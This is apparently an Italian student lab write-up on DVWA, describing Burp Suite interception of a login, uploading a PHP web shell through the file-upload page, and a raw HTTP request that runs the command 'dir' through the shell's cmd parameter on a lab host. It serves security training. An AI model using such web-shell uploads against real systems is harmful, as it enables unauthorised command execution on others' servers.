

ESERCIZIO 2 SETTIMANA 6

Dopo aver acceso Burpsuite e fatto l'accesso su DVWA, su Burpsuite ottengo questo. Le credenziali sono inviate tramite POST.




Codice shell.php




Carico la shell.php

Shell caricata




La shell è stata caricata correttamente, ma se provo a collegarmi al percorso mi viene dato un errore questo perché la shell che ho caricato prevede l'inserimento di un comando in cmd e dal momento che non ho passato nessun comando non funzione.



Warning: system() [function.system]: Cannot execute a blank command in **/var/www/dvwa/hackable/uploads/shell.php** on line **3**

Se però nell'URL aggiungo un comando come, per esempio, **dir** per vedere l'elenco delle directory di una principale. Vedremo su Burpsuite che la richiesta viene mandata in GET



dvwa_email.png shell.php

```
GET /dvwa/hackable/uploads/shell.php?cmd=dir HTTP/1.1
Host: 192.168.178.125
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=4e3e4a3b4fd06b063f787cfec945074b
Connection: close
```

Questa richiesta si può direttamente modificare da Burpsuite.